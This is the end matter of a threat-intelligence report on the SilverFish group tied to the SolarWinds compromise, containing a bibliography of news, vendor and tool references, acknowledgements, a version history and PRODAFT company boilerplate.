- [2] CloudFlare. *Trend data on the SolarWinds Orion compromise*. url : <https://blog.cloudflare.com/solarwinds-orion-compromise-trend-data/>. (accessed : 14.03.2021).
- [3] CNN. *US agencies investigating hacking of government networks*. url : <https://edition.cnn.com/2020/12/13/politics/us-agencies-investigating-hacking-data-breach/index.html>. (accessed : 14.03.2021).
- [4] Bleeping Computer. *PowerShell Empire | Building an Empire with PowerShell*. url : <https://www.powershellempire.com>. (accessed : 15.03.2021).
- [5] Bleeping Computer. *TDS Systems Are the Next Big Money Makers in the Land of Cybercrime*. url : <https://www.bleepingcomputer.com/news/security/tds-systems-are-the-next-big-money-makers-in-the-land-of-cybercrime/>. (accessed : 15.03.2021).
- [6] CSO. *WastedLocker explained : How this targeted ransomware extorts millions from victims*. url : <https://www.csoonline.com/article/3574907/wastedlocker-explained-how-this-targeted-ransomware-extorts-millions-from-victims.html>. (accessed : 14.03.2021).
- [7] Benjamin DELPY. *Mimikatz*. url : <https://github.com/gentilkiwi/mimikatz>. (accessed : 15.03.2021).
- [8] Fireeye. *FireEye Mandiant SunBurst Countermeasures*. url : [https://github.com/fireeye/sunburst\\_countermeasures](https://github.com/fireeye/sunburst_countermeasures). (accessed : 13.03.2021).
- [9] Fireeye. *SUNBURST Additional Technical Details*. url : <https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html>. (accessed : 13.03.2021).
- [10] NetSupport Inc. *Net Support Manager*. url : <https://www.netsupportsoftware.com>. (accessed : 16.03.2021).
- [11] Independent. *Police expose 'world's most harmful cyber crime group' Evil Corp*. url : <https://www.independent.co.uk/life-style/gadgets-and-tech/news/evil-corp-cyber-crime-russia-nca-fbi-police-a9234676.html>. (accessed : 15.03.2021).
- [12] Microsoft. *How the Antimalware Scan Interface (AMSI) helps you defend against malware*. url : <https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps>. (accessed : 15.03.2021).
- [13] MITRE. *Proxy : Domain Fronting*. url : <https://attack.mitre.org/techniques/T1090/004/>. (accessed : 15.03.2021).
- [14] Nist. *Critical Infrastructure Resources*. url : <https://www.nist.gov/cyberframework/critical-infrastructure-resources>. (accessed : 15.03.2021).
- [15] p3nt4. *Invoke-SocksProxy*. url : <https://github.com/p3nt4/Invoke-SocksProxy>. (accessed : 15.03.2021).

- [16] Reuters. *SolarWinds hack was 'largest and most sophisticated attack' ever : Microsoft president*. url : <https://www.reuters.com/article/us-cyber-solarwinds-microsoft-idUSKBN2AF03R>. (accessed : 13.03.2021).
- [17] SCMedia. *Evil Corp debuts WastedLocker ransomware and new TTPs, researchers say*. url : <https://www.scmagazine.com/home/security-news/evil-corp-debuts-wastedlocker-ransomware-and-new-ttps-researchers-say/>. (accessed : 15.03.2021).
- [18] Solarwinds. *SolarWinds Security Advisory*. url : <https://www.solarwinds.com/sa-overview/securityadvisory>. (accessed : 13.03.2021).
- [19] Sophos. *Solarwinds-Threathunt IOC*. url : <https://github.com/sophos-cybersecurity/solarwinds-threathunt/blob/master/iocs.csv>. (accessed : 15.03.2021).
- [20] Microsoft 365 Defender Threat Intelligence Team. *GoldMax, GoldFinder, and Sibot : Analyzing NOBELIUM's layered persistence*. url : <https://www.microsoft.com/security/blog/2021/03/04/goldmax-goldfinder-sibot-analyzing-nobelium-malware/>. (accessed : 15.03.2021).
- [21] TheGuardian. *SolarWinds hack was work of 'at least 1,000 engineers', tech executives tell Senate*. url : <https://www.theguardian.com/technology/2021/feb/23/solarwinds-hack-senate-hearing-microsoft>. (accessed : 13.03.2021).
- [22] ThreatExpress. *CobaltStrike malleable profile*. url : <https://github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.3.profile>. (accessed : 14.03.2021).
- [23] USTreasury. *Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware*. url : <https://home.treasury.gov/news/press-releases/sm845>. (accessed : 14.03.2021).
- [24] zerosum0x0. *Koadic C3 COM Command and Control - JScript RAT*. url : <https://github.com/zerosum0x0/koadic>. (accessed : 15.03.2021).

## Acknowledgement

We would like to thank our advisors Jean-Christophe Le Toquin @SOCOGI , Juan Ignacio Nicolossi Baeza @MOI , ,Senad Aruc @CISCO , Nils Roald @Splunk for their valuable guidance and support throughout this research.

The public version of the report will be shared from our github page <https://www.github.com/prodaft>. While our research is comprehensive as it includes both technical details and statistical analysis of the SilverFish group, it is not practical to include every single detail in this report. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update it based on new findings.

## Historique

| Version | Date       | Auteur(s) | Modifications                                                                    |
|---------|------------|-----------|----------------------------------------------------------------------------------|
| 1.0     | 15.03.2021 | PTI Team  | Initial release                                                                  |
| 1.1     | 16.03.2021 | PTI Team  | Added Koadic                                                                     |
| 1.2     | 16.03.2021 | PTI Team  | Server Analysis                                                                  |
| 1.3     | 17.03.2021 | PTI Team  | Added new IOCs                                                                   |
| 1.4     | 17.03.2021 | PTI Team  | Added new figures                                                                |
| 1.5     | 17.03.2021 | PTI Team  | Fixed some bugs                                                                  |
| 1.6     | 17.03.2021 | PTI Team  | Added acknowledgement                                                            |
| 1.7     | 18.03.2021 | PTI Team  | Removed TA505                                                                    |
| 1.8     | 18.03.2021 | PTI Team  | Corrected versioning                                                             |
| 1.9     | 18.03.2021 | PTI Team  | Removed pg.10-2                                                                  |
| 1.9     | 18.03.2021 | PTI Team  | Changed pg.10-3                                                                  |
| 2.0     | 19.03.2021 | PTI Team  | Added Analyst note                                                               |
| 2.1     | 19.03.2021 | PTI Team  | Removed Trickbot to avoid confusion - only TrickBot like infrastructure is used. |
| 2.0     | 19.03.2021 | PTI Team  | Added disclaimer                                                                 |



PRODAFT was founded as a cyber threat intelligence company in 2012.

Aimed at creating a difference through expertise, the brand has significantly evolved thanks to its apposite technologies, all of which are developed in-house.

By looking at cyber threats from a realistic perspective, PRODAFT has always positioned itself as a "professionally unconventional" provider in its field, thanks to a suite of proprietary solutions.

PRODAFT continues to serve a range of global brands and critical industries via its threat intelligence, penetration testing and security research teams.

To ensure proactive nature of PRODAFT's solutions, our operational cycles are constantly reviewed and adapted to emerging challenges within cyber arena. Owing to this constant state of flux, PRODAFT is always prepared for the new realities and challenges of cyber security.

Our clients will never find themselves blindsided by any newly evolving cyber trend. Our commitment in this regard is the main reason behind PRODAFT's popularity among high-profile organizations.

Contact: [info@prodaft.com](mailto:info@prodaft.com)  
Address: Y-Parc, rue Gallée 7, 1400 Yverdon-les-Bains, Switzerland